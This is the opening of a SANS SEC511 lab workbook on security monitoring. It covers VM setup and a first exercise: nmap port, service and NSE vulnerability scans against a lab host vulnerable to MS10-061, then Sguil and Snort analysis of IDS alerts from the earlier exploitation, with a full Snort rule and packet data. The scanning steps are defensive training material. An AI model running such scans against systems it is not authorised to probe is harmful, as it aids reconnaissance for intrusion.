




SANS

www.sans.org

SECURITY 511
CONTINUOUS MONITORING
AND SECURITY OPERATIONS

Workbook

The right security training for your staff, at the right time, in the right location.

<https://t.me/learningnets>

Copyright © 2015, The SANS Institute. All rights reserved. The entire contents of this publication are the property of the SANS Institute.

IMPORTANT-READ CAREFULLY:

This Courseware License Agreement ("CLA") is a legal agreement between you (either an individual or a single entity; henceforth User) and the SANS Institute for the personal, non-transferable use of this courseware. User agrees that the CLA is the complete and exclusive statement of agreement between The SANS Institute and you and that this CLA supersedes any oral or written proposal, agreement or other communication relating to the subject matter of this CLA. If any provision of this CLA is declared unenforceable in any jurisdiction, then such provision shall be deemed to be severable from this CLA and shall not affect the remainder thereof. An amendment or addendum to this CLA may accompany this courseware. BY ACCEPTING THIS COURSEWARE YOU AGREE TO BE BOUND BY THE TERMS OF THIS CLA. IF YOU DO NOT AGREE YOU MAY RETURN IT TO THE SANS INSTITUTE FOR A FULL REFUND, IF APPLICABLE. The SANS Institute hereby grants User a non-exclusive license to use the material contained in this courseware subject to the terms of this agreement. User may not copy, reproduce, re-publish, distribute, display, modify or create derivative works based upon all or any portion of this publication in any medium whether printed, electronic or otherwise, for any purpose without the express written consent of the SANS Institute. Additionally, user may not sell, rent, lease, trade, or otherwise transfer the courseware in any way, shape, or form without the express written consent of the SANS Institute.

The SANS Institute reserves the right to terminate the above lease at any time. Upon termination of the lease, user is obligated to return all materials covered by the lease within a reasonable amount of time.

SANS acknowledges that any and all software and/or tools presented in this courseware are the sole property of their respective trademark/registered/copyright owners.

AirDrop, AirPort, AirPort Time Capsule, Apple, Apple Remote Desktop, Apple TV, App Nap, Back to My Mac, Boot Camp, Cocoa, FaceTime, FileVault, Finder, FireWire, FireWire logo, iCal, iChat, iLife, iMac, iMessage, iPad, iPad Air, iPad Mini, iPhone, iPhoto, iPod, iPod classic, iPod shuffle, iPod nano, iPod touch, iTunes, iTunes logo, iWork, Keychain, Keynote, Mac, Mac Logo, MacBook, MacBook Air, MacBook Pro, Macintosh, Mac OS, Mac Pro, Numbers, OS X, Pages, Passbook, Retina, Safari, Siri, Spaces, Spotlight, There's an app for that, Time Capsule, Time Machine, Touch ID, Xcode, Xserve, App Store, and iCloud are registered trademarks of Apple Inc.

Sec511_Wkbk_A13_01

Exercise 1.0

Initial Configuration and Connection

Objectives

- Provide an overview of the types of labs and when they are encountered in the course
- Configure the SEC511 Linux virtual machine for the lab environment
- Troubleshoot VMware bridged networking issues
- Connect to daily Immersive Cyber Challenges (NetWars 1-5) Environment
- Create an account for the Immersive Cyber Challenges (NetWars 1-5) Environment
- Highlight Windows VM setup timing
- Configure the SEC511 Windows virtual machine for the lab environment

Overview

SEC511 incorporates many hands-on course elements to enhance the learning experience and show how to apply concepts taught. We employ varied approaches to hands-on components including:

- Linux-based local labs,
- Linux-based networked labs,
- Windows –based local labs,
- Windows-based networked labs,
- NetWars-based daily cyber challenges,
- NetWars-based final capstone

A Linux and Windows virtual machine are provided on the SEC511 USB that will need to be configured on your system. NetWars elements are hosted on the instructor laptop (for local students) or over a VPN (for remote students), but you will need to connect to it and create an account to participate.

Appendix A: Linux VM/Setup Guide

Appendix B: Windows VM Installation

Appendix C: VMware Bridged Mode HowTo

511.6: NetWars Setup Guide

SEC511 Labs

The table below highlights the various hands-on components occurring in SEC511. The system(s) and network connectivity required for the components are noted.

Day	Lab #	System Needed	Networked/VPN or Local	Title
Linux Setup (Appendix A) and Network Setup completed before Lab 1.1				
1	1.1	Linux VM	Networked/511A VPN	Detecting Traditional Attacks
	1.2	Linux VM	Local	Detecting Modern Attacks
	1.3	Linux VM	Local	ELSA and Egress Analysis
	NetWars 1-5	Depends on Progress	Networked/511A VPN	Immersive Cyber Challenges
2	2.1	Linux VM	Local	ModSecurity
	2.2	Linux VM	Local	Snort OpenAppId
	2.3	Linux VM	Local	HoneyTokens for Breach Detection
	NetWars 1-5	Depends on Progress	Networked/511A VPN	Immersive Cyber Challenges
3	3.1	Linux VM	Local	File Carving
	3.2	Linux VM	Local	Sguil Service-Side Analysis
	3.3	Linux VM	Local	Final Exercise
	NetWars 1-5	Depends on Progress	Networked/511A VPN	Immersive Cyber Challenges
Windows Setup (Appendix B) completed before Lab 4.1				
4	4.1	Windows VM	Local	Sysmon
	4.2	Windows VM	Local/Optional Internet	Autoruns
	4.3	Linux VM	Local	Persistence, Pivoting, and Pass-the-Hash
	4.4	Linux VM	Local	Bonus: Redline Analysis of Lab 4.3
	NetWars 1-5	Depends on Progress	Networked/511A VPN	Immersive Cyber Challenges
5	5.1	Linux VM	Networked/511A VPN	Inventory
	5.2	Linux VM	Local	Passive Fingerprinting
	5.3	Windows VM	Local	Windows Event Logs
	5.4	Windows VM	Networked/511A VPN	PowerShell Scripting
	NetWars 1-5	Depends on Progress	Networked/511A VPN	Immersive Cyber Challenges
6	Capstone	Linux and Windows	Networked/511B VPN	Day 6 Capstone

Linux Virtual Machine Configuration

The Xubuntu Linux VM (virtual machine) will be used every day in both workbook labs and NetWars challenges. Appendix A provides full details on configuring the Linux virtual machine.

1. **Please turn to Appendix A: Linux VM/Setup Guide and follow the instructions provided to setup the SEC511 Linux VM environment.**

Network Connectivity Issues

Details for connecting to the NetWars Scoring Server and creating an account are provided in the 511.6 course book.

Note: Remote (e.g. OnDemand, Simulcast, vLive) students will connect to the classroom network via a VPN.

Appendix A: Linux VM/Setup Guide and Appendix C: Windows VM Installation provide details on connecting to the local classroom network.

1. **If connectivity issues are encountered then please see Appendix C: VMware Bridged HowTo for guidance on configuring VMware to allow connectivity.**

Warning: The most common problem encountered in SEC511 is network connectivity resulting from VMware Bridge Mode configuration issues. Appendix C is provided to help troubleshoot the issue. However, always feel free to engage your instructor or technical support to help address these issues.

Immersive Cyber Challenge Environment (NetWars 1-5)

Details for connecting to the NetWars Scoring Server and creating an account are provided in the 511.6 course book. General guidelines for using the NetWars environment such as submitting answers and taking hints are also detailed in the 511.6 guide.

1. Please use the 511.6 course book to connect to the NetWars environment, create an account, and log in.

Note: One deviation from the guidance provided in the 511.6 course book: during the Immersive Cyber Challenges (NetWars 1-5) solo rather than team play is acceptable.

Windows VM Installation

Note: The Windows environment is not required for workbook labs until 511.4, so configuration can be postponed until later in the course. The daily Immersive Cyber Challenges (NetWars 1-5) also require the Windows VM. How soon you will need the Windows VM for the Immersive Cyber Challenges depends upon your progression through the game, but will generally be introduced in later stages of the game.

Appendix C provides full details on configuring the Windows virtual machine.

Please note that Windows VM license will be required to fully complete the Windows VM installation.

1. **Turn to Appendix C: Windows VM Installation and follow the instructions provided to setup the SEC511 Windows VM environment.**

Exercise 1.1 – Detecting Traditional Attack Techniques


Objectives

- Become familiar with the flow of traditional attacks (port scan, vulnerability scan, exploitation)
- Perform hands-on port scanning and vulnerability scanning
- Understand traditional attack tactics
- Understand a bind shell style backdoor payload
- Become familiar with the Sguil NIDS front end and analyze a previous service-side attack

Exercise Setup

1. Log into the Sec-511-Linux VM
 - Username: student
 - Password: Security511

Open a terminal in the Sec-511-Linux VM by clicking on the desktop terminal icon.



2. Please get an ethernet cable, **plug into the wired network** and ensure you have connectivity.

Ensure the Sec-511-Linux VM is in bridged mode


- In VMware Player, go to Player -> Removable Devices -> Network Adapter
- Choose "Bridged" and ensure "Connected" is checked

Note: if you have VMware Workstation, you may configure bridged networking by going to: VM -> Removable Devices -> Network Adapter -> Settings. In VMware Fusion it is: Virtual Machine -> Network Adapter -> Settings

Then type the following in a Sec-511-Linux terminal to ensure your eth0 adapter has received a DHCP address on the 10.5.0.0/16 network:

```
$ ifconfig
```

This screenshot shows success: eth0 has the address of 10.5.100.172. **Note:** your IP is likely to be different, but should begin with 10.5.



```
student@Sec-511-Linux:~$ ifconfig
eth0      Link encap:Ethernet  HWaddr 00:0c:29:7e:c8:d4
          inet addr:10.5.100.172  Bcast:10.5.255.255  Mask:255.255.0.0
          inet6 addr: fe80::20c:29ff:fe7e:c8d4/64 Scope:Link
          UP BROADCAST PROMISC MULTICAST  MTU:1500  Metric:1
          RX packets:148025 errors:87222 dropped:0 overruns:0 frame:0
          TX packets:14141 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:51371106 (51.3 MB)  TX bytes:993786 (993.7 KB)
          Interrupt:19 Base address:0x2024


lo        Link encap:Local Loopback
          inet addr:127.0.0.1  Mask:255.0.0.0
          inet6 addr: ::1/128 Scope:Host
          UP LOOPBACK RUNNING  MTU:16436  Metric:1
          RX packets:9656 errors:0 dropped:0 overruns:0 frame:0
          TX packets:9656 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:0
          RX bytes:1744475 (1.7 MB)  TX bytes:1744475 (1.7 MB)

student@Sec-511-Linux:~$
```

Then ping a server on the network:

```
$ ping -c4 10.5.11.25
```

You will see the following output if you are successfully connected:



```
Terminal - student@Sec-511-Linux:~
File Edit View Terminal Go Help
[~]$ ping -c4 10.5.11.25
PING 10.5.11.25 (10.5.11.25) 56(84) bytes of data.
64 bytes from 10.5.11.25: icmp_req=1 ttl=64 time=0.237 ms
64 bytes from 10.5.11.25: icmp_req=2 ttl=64 time=0.250 ms
64 bytes from 10.5.11.25: icmp_req=3 ttl=64 time=0.228 ms
64 bytes from 10.5.11.25: icmp_req=4 ttl=64 time=0.262 ms

--- 10.5.11.25 ping statistics ---
4 packets transmitted, 4 received, 0% packet loss, time 2997ms
rtt min/avg/max/mdev = 0.228/0.244/0.262/0.017 ms
[~]$
```

If you are unable to receive an address and/or ping, then please check the following:

- Ensure your host is plugged into the switch with an ethernet cable and the switch port shows a link light
- Ensure VMware is in bridged mode, and has bridged to your wired ethernet adapter. A common failure is when VMware auto bridges to the wrong adapter (such as wireless). Disabling the other adapters in your host often forces VMware to choose the right adapter.
- Ensure your host firewall is disabled


3. Double-click on the Sguil desktop launcher in the Sec-511-Linux VM




Sguil credentials:

- Username: student
- Password: Security511

Leave other defaults as-is, and press "OK"




If you receive an "Unable to connect..." error, it is likely the VM just started and services are still launching.




Wait a minute and try again.

When Sguil asks to “Select Network(s) to Monitor,” check Sec-511-Linux-eth0 and then “Start SGUIL”



4. Here is the default Sguil view:



You may attempt this exercise with no hints, or with a complete step-by-step walkthrough.

It's your choice: students experienced with Nmap and Sguil may prefer to attempt this exercise without hints.

Exercise - No hints

1. Perform a port and service nmap scan against **10.5.11.173**
2. Run all default NSE scripts against systems on **10.5.11.173**
3. Run additional NSE scripts that might suggest an exploitable vulnerability
4. View IDS alerts showing a previous compromise of **10.5.11.173** and identify both the exploit and post-exploitation alerts associated with **10.5.11.173**.
5. Determine the two commands typed by the attacker

Exercise - Step-by-step instructions

1. Perform a port and service scan against 10.5.11.173

- Traditional service-side attacks will often start, in earnest, with a port scan and a service scan
- The port scan simply identifies listening services
- A service scan will then interrogate those ports to attempt to determine which particular service and version is actually listening
- Nmap is the go-to tool for port and service scans

```
$ sudo nmap -sV 10.5.11.173
```

```
[~]$ sudo nmap -sV 10.5.11.173
```

```
Starting Nmap 6.46 ( http://nmap.org ) at 2014-05-06 21:23 UTC
mass_dns: warning: Unable to determine any DNS servers. Reverse
DNS is disabled. Try using --system-dns or specify valid servers
with --dns-servers
Nmap scan report for 10.5.11.173
Host is up (0.16s latency).
Not shown: 997 closed ports
PORT      STATE SERVICE          VERSION
135/tcp   open  msrpc            Microsoft Windows RPC
139/tcp   open  netbios-ssn      Microsoft Windows XP microsoft-ds
445/tcp   open  microsoft-ds     Microsoft Windows XP microsoft-ds
MAC Address: 00:0C:29:71:19:4B (VMware)
Service Info: OS: Windows; CPE: cpe:/o:microsoft:windows

Service detection performed. Please report any incorrect results
at http://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 7.89 seconds
```

2. Run all default NSE scripts against systems on 10.5.11.173

- The next major milestone for the traditional service-side attacks is to perform a vulnerability scan
- To keep things simple, we leverage Nmap's NSE scripts as our replacement for a more thorough vulnerability scan
- Though NSE scripts are not exclusively used for identification of vulnerabilities, some of them can be used in this fashion

```
$ sudo nmap -sC 10.5.11.173
```

```
Host script results:
|_nbstat: NetBIOS name: RAPTORS-RULE, NetBIOS user: <unknown>, NetBIOS MAC: 00:0c:29:71:19:4b (VMware)
|_smb-os-discovery:
|   OS: Windows XP (Windows 2000 LAN Manager)
|   OS CPE: cpe:/o:microsoft:windows_xp:-
|   Computer name: RAPTORS-RULE
|   NetBIOS computer name: RAPTORS-RULE
|   Workgroup: WORKGROUP
|_ System time: 2014-05-06T21:27:11+00:00
|_smb-security-mode:
|   Account that was used for smb scripts: guest
|   User-level authentication
|   SMB Security: Challenge/response passwords supported
|_ Message signing disabled (dangerous, but default)
|_smbv2-enabled: Server doesn't support SMBv2 protocol
```

3. Run additional NSE scripts that might suggest an exploitable vulnerability

- Given the vintage of the Operating System (XP), ports open, and the details provided by the previous script, we will now further interrogate SMB for a classic server side vulnerability, MS10_061
 - This particular vulnerability was in the Printer Spooler service

```
$ sudo nmap 10.5.11.173 --script=smb-vuln-ms10-061.nse
```

```
[~]$ sudo nmap 10.5.11.173 --script=smb-vuln-ms10-061.nse

Starting Nmap 6.46 ( http://nmap.org ) at 2014-05-06 23:03 UTC
Nmap scan report for 10.5.11.173
Host is up (0.15s latency).
Not shown: 997 closed ports
PORT      STATE SERVICE
135/tcp    open  msrpc
139/tcp    open  netbios-ssn
445/tcp    open  microsoft-ds
MAC Address: 00:0C:29:71:19:4B (VMware)

Host script results:
| smb-vuln-ms10-061:
|   VULNERABLE:
|   Print Spooler Service Impersonation Vulnerability
|   State: VULNERABLE
|   IDs: CVE:CVE-2010-2729
|   Risk factor: HIGH CVSSv2: 9.3 (HIGH) (AV:N/AC:M/Au:N/C:C/I:C/A:C)
|   Description:
|     The Print Spooler service in Microsoft Windows XP, Server 2003 SP2, Vista,
|     Server 2008, and 7, when printer sharing is enabled,
|     does not properly validate spooler access permissions, which allows remote
|     attackers to create files in a system directory,
|     and consequently execute arbitrary code, by sending a crafted print request
|     over RPC, as exploited in the wild in September 2010,
|     aka "Print Spooler Service Impersonation Vulnerability."
|   Disclosure date: 2010-09-5
|   References:
|     http://technet.microsoft.com/en-us/security/bulletin/MS10-061
|     http://blogs.technet.com/b/srd/archive/2010/09/14/ms10-061-printer-spooler-vulnerability.aspx
|_    http://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2010-2729

Nmap done: 1 IP address (1 host up) scanned in 14.88 seconds
```

- Based on the results, it appears the systems is vulnerable

4. View IDS alerts showing a previous compromise of **10.5.11.173** and identify both the exploit and post-exploitation alerts associated with **10.5.11.173**.

Sguil is quite powerful, but the mechanics of maximizing screen real estate can be a bit challenging for first-time users.

These small squares indicate the ability to move and minimize/maximize windows:



These columns may also be adjusted

RealTime Events		Escalated Events			
	Sensor	Alert ID	Date/Time	Src IP	SPo
RT	3 Sec-511-...	3.17036	2014-05-02 14:53:54	10.5.128.25	4724
RT	4 Sec-511-...	3.17036	2014-05-02 14:54:04	10.5.11.173	5444

Here is the default Sguil view, adjusted to maximize screen real estate:

The screenshot shows the Sguil-0.8.0 interface. At the top, there's a menu bar with 'File', 'Query', 'Reports', 'Sound: Off', 'ServerName: localhost', 'UserName: student', 'UserID: 2', and a timestamp '2014-07-03 20:02:24 GMT'. Below the menu is a tabbed interface with 'RealTime Events' and 'Escalated Events'. The 'RealTime Events' tab is active, showing a table of events. The table has columns: ST, CNT, Sensor, Alert ID, Date/Time, Src IP, SPort, Dst IP, DPort, Pr, and Event Message. The event 'OS-WINDOWS Microsoft Windows Print Spooler arbitrary file write attempt' is highlighted. Below the table, there's a section for 'Show Packet Data' and 'Show Rule'. The 'Show Packet Data' section shows a packet capture with fields for IP, Source IP, Dest IP, Ver, HL, TOS, len, ID, Flags, Offset, TT, and Sum. The 'Show Rule' section shows the rule definition for the event. Arrows and numbers 1-6 indicate steps for adjusting the view: 1. Click on the event 'OS-WINDOWS Microsoft Windows Print Spooler arbitrary file write attempt'. 2. Minimize the lower-left corner window (it is not necessary for offline analysis) by moving the window all the way to the left. 3. Enable 'Show Packet Data'. 4. Enable 'Show Rule'. 5. Raise the summary view window up to give more screen real estate to the Rule and Packet Data windows. 6. Lower this button to show the entire Snort rule.

The arrows in the screenshot above correlate to the numbers of the steps below:

1. Click on the event "OS-WINDOWS Microsoft Windows Print Spooler arbitrary file write attempt." It occurred on 2014-07-03 at 18:20:12.
2. Minimize the lower-left corner window (it is not necessary for offline analysis) by moving the window all the way to the left.
3. Enable "Show Packet Data"
4. Enable "Show Rule"
5. Raise the summary view window up to give more screen real estate to the Rule and Packet Data windows
6. Lower this button to show the entire Snort rule

These three alerts are associated with exploit:

Src IP	SPort	Dst IP	DPort	Pr	Event Message
10.5.13.37	55065	10.5.11.173	445	6	GPL NETBIOS SMB-DS IPC\$ share access
10.5.13.37	55065	10.5.11.173	445	6	OS-WINDOWS Microsoft Windows Print Spooler arbitrary file write a...
10.5.13.37	55065	10.5.11.173	445	6	SHELLCODE Shikata Ga Nai x86 polymorphic shellcode decoder de...

The “OS-WINDOWS Microsoft Windows Print Spooler arbitrary file write attempt” alert shows successful service-side exploitation via MS10-061:

☒ Show Packet Data
 ☒ Show Rule

alert tcp \$EXTERNAL_NET any -> \$HOME_NET [139,445] (msg:"OS-WINDOWS Microsoft Windows Print Spooler arbitrary file write attempt"; flow:to_server,established; dce_iface:12345678-1234-abcd-ef00-0123456789ab; dce_opnum:17; dce_stub_data; content:"|01 00 00 00|"; depth:4; offset:20; pcre:"/\x2E\x00(e\x00\x00e|d\x00|\x00|\x00|m\x00o\x00f\x00|\s\x00h\x00n\x00)/IR"; metadata:policy security-ips drop, service netbios-ssn; reference:cve,2010-2729; reference:url,technet.microsoft.com/en-us/security/bulletin/MS10-061; classtype:attempted-user; sid:17252; rev:11;)

IP	Source IP	Dest IP	Ver	HL	TOS	len	ID	Flags	Offset	TTL	ChkSum
	10.5.13.37	10.5.11.173	4	5	0	287	5419	2	0	128	47242

TCP	Source Port	Dest Port	R1	R0	R	C	S	S	Y	I	Seq #	Ack #	Offset	Res	Window	Urp	ChkSum
	55065	445	.	.	.	X	X	.	.	.	3684549463	296350578	8	0	63403	0	22342

DATA	Hex	Text
00 36 00 53 00 69 00 55 00 61 00 74 00 74 00 62		.6.S.i.U.a.t.t.b
00 43 00 4C 00 66 00 32 00 7A 00 4E 00 41 00 79		.C.L.f.2.z.N.A.y
00 6F 00 33 00 00 00 13 00 00 00 00 00 00 13		.o.3.....
